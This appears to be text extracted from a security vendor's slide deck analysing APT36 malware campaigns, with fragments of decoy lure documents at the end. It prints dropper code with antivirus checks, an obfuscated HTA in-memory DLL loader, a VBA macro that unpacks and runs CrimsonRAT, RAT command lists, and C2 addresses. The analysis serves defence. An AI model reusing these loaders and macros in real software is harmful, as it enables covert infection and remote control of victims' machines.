    RTRW_NMBH_SHSHJSS_MNJKLK.OpenAll(MNG_XMB_KOP,"2696 - 22 May 23.pdf",HYTOS_LKSHDKS); // Chain-3
    window.close();
} catch (e) {} (4) invoking DLL in-memory decoy files



```

**Modified
HTA**
May 2023

Domain Hosting Payloads



Embedded DLL



Anti-virus Evasion in preBotHta

SEQRITE

Quick Heal

Kaspersky

PowerShell Trigger
StartUp Persistence

Seqrite and Quick Heal

StartUp Persistence

Avast, Avira, BitDefender, Windows Defender

JPG files in TEMP directory – renamed
Registry Persistence

```
this.ht = this.getThridStrike(this.decompressData("LwAAAB+LCAAAAAABADLKCK  
NScvMy8xLyUzUS87P1S8v0M3MS84pTUKt1k/LzAGS+SUZ+hk5ANRR0cQvAAAA"));  
this.dllBytes = this.getThridStrike(this.decompressData("LwAAAB+LCAAAAAAB  
NScvMy8xLyUzUS87P1S8v0M3MS84pTUKt1k/LzAGS+SUZ+ik5ANgejGgvAAAA"));  
byte[] bytes2 = Encoding.Default.GetBytes(this.ht);  
string string2 = Encoding.Default.GetString(bytes2);  
string s2 = this.decompressData(string2);  
File.WriteAllBytes(tempPath + "temp.jpg", Encoding.Default.GetBytes(s2));  
File.Move(tempPath + "temp.jpg", this.targetPath + this.tgtHTPName);  
Thread.Sleep(5000);  
this.deletePreviousVersion();  
Thread.Sleep(500);  
Process.Start(this.targetPath + this.tgtHTPName);  
bool flag4 = av.Contains("Seqrite");  
bool flag5 = av.Contains("Kaspersky");  
bool flag6 = av.Contains("Quick");  
bool flag7 = av.Contains("Avast");  
bool flag8 = av.Contains("Avira");  
bool flag9 = av.Contains("Bitdefender");  
bool flag10 = av.Contains("WindowsDefender");
```

New .NET RAT into preBotHta

- Still Under Development
- 18 commands for C2 communication

| getinfo | dlfile | dtfile | control | scrnshot | dc |
|----------|--------|----------|---------|---------------|---------|
| lsdrives | exfile | rmfile | msgbox | screenspy | cmd |
| lsfiles | upfile | procview | play | stopscreenspy | sysinfo |

```
> Transmission Control Protocol, Src Port: 9813, Dst Port: 64737, Seq: 1, Ack: 1, Len: 14
  Data (14 bytes)
    Data: 3131a7676574696e6666f2d3737333
    [Length: 14]
```


| | | |
|------|---|-------------------|
| 0000 | 00 50 56 9f ec 7c 08 35 71 06 10 c8 08 00 45 20 | ·PV·· ·5 q·····E |
| 0010 | 00 36 52 92 40 00 74 06 cf 52 90 7e 8f 8a c0 a7 | ·6R·@·t· ·R·~···· |
| 0020 | 04 0d 26 55 fc e1 73 a6 6d 65 eb f4 a9 40 50 18 | ··&U··s· me···@P· |
| 0030 | 02 01 bd 32 00 00 31 31 a7 67 65 74 69 6e 66 6f | ···2··11 ·getinfo |
| 0040 | 2d 37 37 33 | -773 |

Action RAT

SECURITE

Quick Heal

- Delphi-based RAT **sideloaded** using Windows Credential Manager
- **Features:** Download, Execute, Send System Info
 - GET
/streamcmd?AV=Unknown&Vesrion=1&detail=<machinename_username>&177OS=<OS-Version>
 - POST /user_details
 - POST /cmd_details



Communication with C2

| | | | | | |
|--|------|---------------------|---|--------------------|---|
| TCP payload (12 bytes) | | | | | |
| TCP segment data (12 > [214 Reassembled TCP Segments (310153 bytes): #42434(88), #42435(1460), #4243 | | | | | |
| > [2 Reassembled TCP Segme | | | | | |
| > Hypertext Transfer Protocol | | | | | |
| > Line-based text data: text/plain (318 lines) | | | | | |
| > Line-based text data: te | | | | | |
| cdrzip.exe | 5548 | CreateFile | C:\Users\Admin\AppData\Local\Temp\Auto_tcp.hta | NAME NOT FOUND | Desired Access: Read Attributes, Delete, Disposition: Open, Options: Non-Directory File, Open Repa |
| cdrzip.exe | 5548 | CreateFile | C:\Users\Admin\AppData\Local\Temp\Auto_tcp.hta | SUCCESS | Desired Access: Generic Write, Read Attributes, Disposition: Create, Options: Synchronous IO Non- |
| cdrzip.exe | 5548 | WriteFile | C:\Users\Admin\AppData\Local\Temp\Auto_tcp.hta | SUCCESS | Offset: 0, Length: 310052, Priority: Normal |
| cdrzip.exe | 5548 | CloseFile | C:\Users\Admin\AppData\Local\Temp\Auto_tcp.hta | SUCCESS | |
| cdrzip.exe | 5548 | CreateFile | C:\Users\Public\cdnews\powershell.exe | NAME NOT FOUND | Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, S |
| cdrzip.exe | 5548 | CreateFile | C:\Users\Public\cdnews\powershell.exe | NAME NOT FOUND | Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, S |
| cdrzip.exe | 5548 | CreateFile | C:\Windows\SysWOW64\powershell.exe | NAME NOT FOUND | Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, S |
| cdrzip.exe | 5548 | CreateFile | C:\Windows\System\powershell.exe | NAME NOT FOUND | Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, S |
| cdrzip.exe | 5548 | CreateFile | C:\Windows\powershell.exe | NAME NOT FOUND | Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, S |
| cdrzip.exe | 5548 | CreateFile | C:\Windows\SysWOW64\powershell.exe | NAME NOT FOUND | Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, S |
| cdrzip.exe | 5548 | CreateFile | C:\Windows\powershell.exe | NAME NOT FOUND | Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, S |
| cdrzip.exe | 5548 | CreateFile | C:\Windows\SysWOW64\wbem\powershell.exe | NAME NOT FOUND | Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, S |
| cdrzip.exe | 5548 | CreateFile | C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe | SUCCESS | Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, S |
| cdrzip.exe | 5548 | QueryBasicInfor... | C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe | SUCCESS | CreationTime: 27-05-2023 01:04:54, LastAccessTime: 30-05-2023 14:29:55, LastWriteTime: 27-05-2 |
| cdrzip.exe | 5548 | CloseFile | C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe | SUCCESS | |
| cdrzip.exe | 5548 | CreateFile | C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe | SUCCESS | Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, S |
| cdrzip.exe | 5548 | QueryBasicInfor... | C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe | SUCCESS | CreationTime: 27-05-2023 01:04:54, LastAccessTime: 30-05-2023 14:29:55, LastWriteTime: 27-05-2 |
| cdrzip.exe | 5548 | CloseFile | C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe | SUCCESS | |
| cdrzip.exe | 5548 | CreateFile | C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe | SUCCESS | Desired Access: Read Data/List Directory, Execute/Traverse, Read Attributes, Synchronize, Dispos |
| cdrzip.exe | 5548 | CreateFileMapping | C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe | FILE LOCKED WIT... | SyncType: SyncTypeCreateSection, PageProtection: PAGE_EXECUTE |
| cdrzip.exe | 5548 | QueryStandardInf... | C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe | SUCCESS | AllocationSize: 462848, EndOfFile: 461824, NumberOfLinks: 2, DeletePending: False, Directory: Fal |
| cdrzip.exe | 5548 | CreateFileMapping | C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe | SUCCESS | SyncType: SyncTypeOther |
| cdrzip.exe | 5548 | QuerySecurityFile | C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe | SUCCESS | Information: Label |
| cdrzip.exe | 5548 | QueryNameInfor... | C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe | SUCCESS | Name: \Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe |
| cdrzip.exe | 5548 | Process Create | C:\WINDOWS\SysWOW64\WindowsPowerShell\v1.0\powershell.exe | SUCCESS | PID: 3608, Command line: powershell.exe & 'C:\Users\Admin\AppData\Local\Temp\Auto_tcp.hta' |
| cdrzip.exe | 5548 | QuerySecurityFile | C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe | SUCCESS | Information: Owner, Group, DACL, SACL, Label, Attribute, Process Trust Label, 0x100 |

New Stage-3 HTA – but is it final?

```
var CBVHTOY = VBYTLHLSOT('U3lzdGVtLkNvbGxly3Rpb25zLkFycmF5TG1zdA==');
var VBGTTUES = VBYTLHLSOT('U3lzdGVtLlJ1bnRpbWUuU2VyaWFsaXphdGlvbi5Gb3JtYXR0ZXJzLkJpbmFyeS5CaW5hcn1Gb3JtYXR0ZXI=');
var DaLLiPlainByttes = bazSixFerToStreeeeeamStranger(InMemememrandum);
var RuntimeSerializationObject = new ActiveXObject(VBGTTUES);
var kollectionsArrayListObjective = new ActiveXObject(CBVHTOY);
var DPB = RuntimeSerializationObject.Deserialize_2(DaLLiPlainByttes);
kollectionsArrayListObjective.Add(undefined);
var reouseObjective = DPB.DynamicInvoke(kollectionsArrayListObjective.ToArray()).CreateInstance(GTHATHOPER);
reouseObjective.LoadAll(addle,xayi);
```

```
var CLlBytesuploadedClear = bazSixFerToStreeeeeamStranger(inheretanceloaded);
var RunTimeFileLoader = new ActiveXObject(bts);

var CoyArrayInRunTime = new ActiveXObject(ats);
var SMPLoader = RunTimeFileLoader.Deserialize_2(CLlBytesuploadedClear);
CoyArrayInRunTime.Add(undefined);
var FinalModuleUploader = SMPLoader.DynamicInvoke(CoyArrayInRunTime.ToArray()).CreateInstance(memoryloader);

FinalModuleUploader.LoadAll(mainRun,secondModule);
```

Double Action RAT

SECURITE

Quick Heal

Enumeration based on Filetype

Local Disk (C:) > Users > Public > cdnews

| Name | Size |
|-----------|--------|
| cdzip.exe | 29 KB |
| DUser.dll | 221 KB |
| xml.hta | 36 KB |

Local Disk (C:) > Users > Public > zxbrp

| Name | Size |
|-------------|--------|
| cridviz.exe | 29 KB |
| DUser.dll | 437 KB |

```
.text:1000DA49 lea     eax, [ebp+var_218]
.text:1000DA4F push    eax             ; lpFileName
.text:1000DA50 call   ds:CreateFileW
.text:1000DA56 mov     esi, eax
.text:1000DA58 cmp     esi, 0FFFFFFFh
.text:1000DA5B jz      loc_1000DED5

.text:1000DA61 lea     eax, [ebp+LastWriteTime]
.text:1000DA67 push    eax             ; lpLastWriteTime
.text:1000DA68 push    0                ; lpLastAccessTime
.text:1000DA6A lea     eax, [ebp+CreationTime]
.text:1000DA70 push    eax             ; lpCreationTime
.text:1000DA71 push    esi             ; hFile
.text:1000DA72 call   ds:GetFileTime
.text:1000DA78 mov     edi, ds:FileTimeToSystemTime
.text:1000DA7E lea     eax, [ebp+SystemTime]
.text:1000DA84 push    eax             ; lpSystemTime
.text:1000DA85 lea     eax, [ebp+CreationTime]
.text:1000DA8B push    eax             ; lpFileTime
.text:1000DA8C call   edi ; FileTimeToSystemTime
.text:1000DA8E lea     eax, [ebp+var_DA0]
.text:1000DA94 push    eax             ; lpSystemTime
.text:1000DA95 lea     eax, [ebp+LastWriteTime]
.text:1000DA9B push    eax             ; lpFileTime
.text:1000DA9C call   edi ; FileTimeToSystemTime
.text:1000DA9E push    esi             ; hObject
.text:1000DA9F call   ds:CloseHandle
```

Sending Timestamp

> AppData > Local > Temp > Root

| Name | Type |
|----------------|----------|
| LogsRecord.dat | DAT File |
| Zfiles.dat | DAT File |

C2 hostname – Contabo Inc.

| | | |
|-------------------|------------------------------|---------------|
| 144.126.143[.]138 | vmi1264250.contaboserver.net | CN=vmi1264250 |
| 209.126.7[.]8 | vmi1293957.contaboserver.net | CN=vmi1293957 |

PDB paths

| |
|--|
| F:\Packers\CyberLink\Latest Source\Multithread Protocol Architecture\HTTP Version\DUser\Release\x86\DUser.pdb |
| E:\Packers\CyberLink\Latest Source\Multithread Protocol Architecture\HTTP Arsenal\Clinet\app\Release\app.pdb |
| E:\Packers\CyberLink\Latest Source\Multithread Protocol Architecture\side projects\First Stage\HTTP Arsenal Main\Clinet\app\Release\app.pdb |

APT36

Themes

SECURITE

Quick Heal

FILE

HOME

INSERT

DESIGN

TRANSITIONS

ANIMATIONS

SLIDE SHOW

REVIEW

VIEW

1

2

3

4

5

1

2

3

4

5

SLIDE 1 OF 18

ENGLISH (INDIA)

Export of Defence Products by DPSUs/ OFB

| Sno | Product | C |
|-----|----------------|------|
| 18 | AWS | Phil |
| 23 | AWS | Tha |
| 30 | AWS | Peri |
| 3 | AWS(Air Force) | Bel |
| | | Viet |

1

2

3

4

5

115 BN CRPF

SANJY - 2022

SANJY 2022

INTRODUCTION

Brief Background

SANJY 2022

Challenges

Security Plan 2022

Contingency Plan 2022

SANJY ROUTE MAP

ROUTE DETAILS

SLIDE 1 OF 54

ENGLISH (INDIA)

115 BN CRPF

SANJY - 2022

April '23

May '23


June '23

APT36

Infection Chain

SECURE

Quick Heal



Macro Code

SECURITE

Quick Heal

```
Set oAzip = CreateObject("Shell.Application")
```

```
file_adosrd_name = "injavte mnr" Path: "C:\ProgramData\Ofisc**\"
```

```
folder_adosrd_name = Environ$("ALLUSERSPROFILE") & "\Ofisc" & "" & Second(Now) & "\"
```

```
If Dir(folder_adosrd_name, vbDirectory) = "" Then  
    Mkdir (folder_adosrd_name)  
End If
```

```
path_adosrd_file = folder_adosrd_name & file_adosrd_name
```

```
Dim objWord As Object
```

```
Dim FDSO As Object  
Set FDSO = CreateObject("Scripting.FileSystemObject")
```

```
Dim oAddin As AddIn  
Dim sAddins As String  
Dim sAddinsName As String  
sAddins = ""  
sAddinsName = ""
```

```
For Each oAddin In Application.AddIns  
    sAddins = oAddin.FullName  
    sAddinsName = oAddin.Name  
Next oAddin
```

copied filename

```
FDSO.CopyFile sAddins, folder_adosrd_name & "docos.zip", True  
Set FDSO = Nothing
```

```
oAzip.Namespace(folder_adosrd_name).CopyHere oAzip.Namespace(folder_adosrd_name & "docos.zip").items
```

```
strFrameworkDir = Environ$("systemroot") & "\Microsoft.NET\Framework\v3.5"
```

```
If Dir$(strFrameworkDir, vbDirectory) = vbNullString Then  
    file_rnum = 2  
End If
```

```
Name folder_adosrd_name & "ppt\embeddings\oleObject1.bin" As folder_adosrd_name & "ppt\" & file_adosrd_name  
extracting CrimsonRAT
```

```
oAzip.Namespace(folder_adosrd_name).CopyHere oAzip.Namespace(folder_adosrd_name & "ppt\" & file_adosrd_name)
```

```
Name folder_adosrd_name & "oleObject" & file_rnum & ".bin" As folder_adosrd_name & file_adosrd_name & file_rnum
```

```
Shell folder_adosrd_name & file_adosrd_name & ".e" & Replace("xe_ps", "_ps", ""), vbNormalNoFocus
```

```
Dim doc_bpath As String
```

```
doc_bpath = Environ$("ALLUSERSPROFILE") & "\" & sAddinsName & ".pp" & Replace("tx_ps", "_ps", "")
```

```
If Dir(doc_bpath) = "" Then  
    Name folder_adosrd_name & "ppt\embeddings\oleObject" & Replace("3.b_ps", "_ps", "in") As doc_bpath  
End If
```

opening decoy PPTX

```
Presentations.Open FileName:=doc_bpath
```

- 22 commands for C2 communication

| | | | | | | |
|----------------|-------|------|--------|-------|---------|------------|
| procl / getavs | filsz | udlt | putsrt | afile | cscreen | scren |
| endpo | dowf | delt | info | listf | scrsz | thumb |
| dirs | cnls | file | runf | dowr | stops | fles, fldr |

| | |
|--|--|
| e:\injavte mnr\injavte mnr\obj\Debug\injavte mnr.pdb | e:\wqeex\jedvmtrvh\jedvmtrvh\obj\Debug\jedvmtrvh.pdb |
| e:\wdtvogelm\wdtvogelm\obj\Debug\wdtvogelm.pdb | e:\idtvivrs vdao\idtvivrs vdao\obj\Debug\idtvivrs vdao.pdb |
| G:\hbraeiwas\hbraeiwas\obj\Debug\hbraeiwas.pdb | e:\govate wgte\govate wgte\obj\Debug\govate wgte.pdb |
| g:\dlrarhsiva\dlrarhsiva\obj\Debug\dlrarhsiva.pdb | g:\mdlthsrvain\mdlthsrvain\obj\Debug\mdlthsrvain.pdb |
| e:\jivmtirvh\jivmtirvh\obj\Debug\jivmtirvh.pdb | g:\dhruimaw\dhruimaw\obj\x86\Debug\dhruimaw.pdb |

C2 Infrastructure

SECURITE

Quick Heal

```
PORT    STATE SERVICE
3389/tcp open  ms-wbt-server
| rdp-ntlm-info:
| Target_Name: WIN-P9NRMH5G6M8
| NetBIOS_Domain_Name: WIN-P9NRMH5G6M8
| NetBIOS_Computer_Name: WIN-P9NRMH5G6M8
| DNS_Domain_Name: WIN-P9NRMH5G6M8
| DNS_Computer_Name: WIN-P9NRMH5G6M8
| Product_Version: 6.3.9600
| System_Time: 2023-04-13T05:45:16+00:00
|_ rdp-enum-encryption:
| Security layer
|   CredSSP (NLA): SUCCESS
|   CredSSP with Early User Auth: SUCCESS
|   Native RDP: SUCCESS
|   RDSTLS: SUCCESS
|   SSL: SUCCESS
| RDP Encryption level: Client Compatible
|   40-bit RC4: SUCCESS
|   56-bit RC4: SUCCESS
|   128-bit RC4: SUCCESS
|   FIPS 140-1: SUCCESS
|_ RDP Protocol Version: RDP 5.x, 6.x, 7.x, or 8.x server
```

// 3389 / TCP

-594573174 | 2023-04-12T01:04:20.997981

Remote Desktop Protocol

Remote Desktop Protocol NTLM Info:

OS: Windows 8.1/Windows Server 2012 R2

OS Build: 6.3.9600


Target Name: WIN-P9NRMH5G6M8 **Common Name**

NetBIOS Domain Name: WIN-P9NRMH5G6M8

NetBIOS Computer Name: WIN-P9NRMH5G6M8

DNS Domain Name: WIN-P9NRMH5G6M8

FQDN: WIN-P9NRMH5G6M8



M.Tech. (Industrial Engineering)

M. Tech. DEGE
INDUSTRIAL ENGINEERING

SYLLABUS
FOR
CREDIT BASED CURR
(2023 -2024)

DEPARTMENT OF PE
NATIONAL INSTITUTE
TIRUCHIRAPP

GLOBAL EXECUTIVE MBA PROGRAM - MODULE 1

FINANCIAL ACCOUNTING

COURSE (

Introduction

The goal of this course is to help you understand how companies publish in financial reports such as balance sheet, income statement, and cash flow. This knowledge is essential for business analysis and decision making.

Objectives

At the end of the course you should be able to:

- Understand the form and purpose of the sheet, income statement, and cash flow
- Define the key terms in them; and;
- Extract from them useful information about the business.

To interpret financial statements one needs to understand the first sessions of the course, we will describe the events that are recorded and summarized in financial statements.

Financial statements are rarely neutral. A company's management chooses the method used to account for certain transactions. But those same managers are also responsible for the estimates and methods that a firm adopts make up the financial statements. This course to describing and illustrating the key accounting concepts and the potential impact of those choices on the firm's accounting.

Learning Outcomes

The learning outcomes of the course can be summarized as follows:

- Building, reading and interpreting financial statements
- Developing your critical thinking to assess the right questions;
- Understanding immediately the impact of financial statements.

BACHELOR
POLITICAL SCIENCE

ASSIGNMENT

BPSC -102: CONSTITUTIONAL
DEMOCRACY

Faculty of F
SCHOOL OF S
INDIRAGANDHINATI
MAIDAN GARI

ACCOUNTING PRINCIPLES

CHAPTER 12. MANAGERIAL COST ACCOUNTING

Section 1.0 General

Managerial cost accounting is the process of accumulating, measuring, analyzing, interpreting, and reporting cost information useful to both internal and external groups concerned with the way in which the organization uses, accounts for, safeguards, and controls its resources to meet its objectives. In managing Federal programs, management should also take into consideration "stewardship investments" which are costs of resources expended for the benefit of the nation.

Section 2.0 Authority

The policies and procedures contained in this chapter are issued pursuant to the following guidelines:

- [FASAB SFFAS 4, Managerial Cost Accounting Standards and Concepts](#)
- [SFFAS 8, Supplementary Stewardship Reporting](#)
- [SFFAS 29, Heritage Assets and Stewardship Reporting](#)
- [SFFAS 30, Inter-Entity Cost Implementation: Amending SFFAS 4, Managerial Cost Accounting Standards and Concepts](#)
- [SFFAS 31, Accounting for Fiduciary Activities](#)
- [FASAB Interpretation 2, Accounting for Treasury Judgment Fund Transactions](#)
- [FASAB Interpretation 6, Accounting for Imputed Intra-departmental Costs, An Interpretation of SFFAS 4](#)
- FASAB Statements of Federal Financial Accounting Concepts (SFFAC):
 - [SFFAC 1, Objectives of Federal Financial Reporting](#); and
 - [SFFAC 5, Definitions of Elements and Basic Recognition Criteria for Accrual-Basis Financial Statements](#)
- [Staff Implementation Guidance: Guidance for Implementation of SFFAS 31, Accounting for Fiduciary Activities](#)
- [GAO Principles, Standards, and Requirements, Title 2 Standards Not Superseded by FASAB, Standards C30, E20, I10, L40 and R40;](#)
- [OMB Circular A – 25 Revised, User Charges;](#)

2022

Feb '23

Mar '23

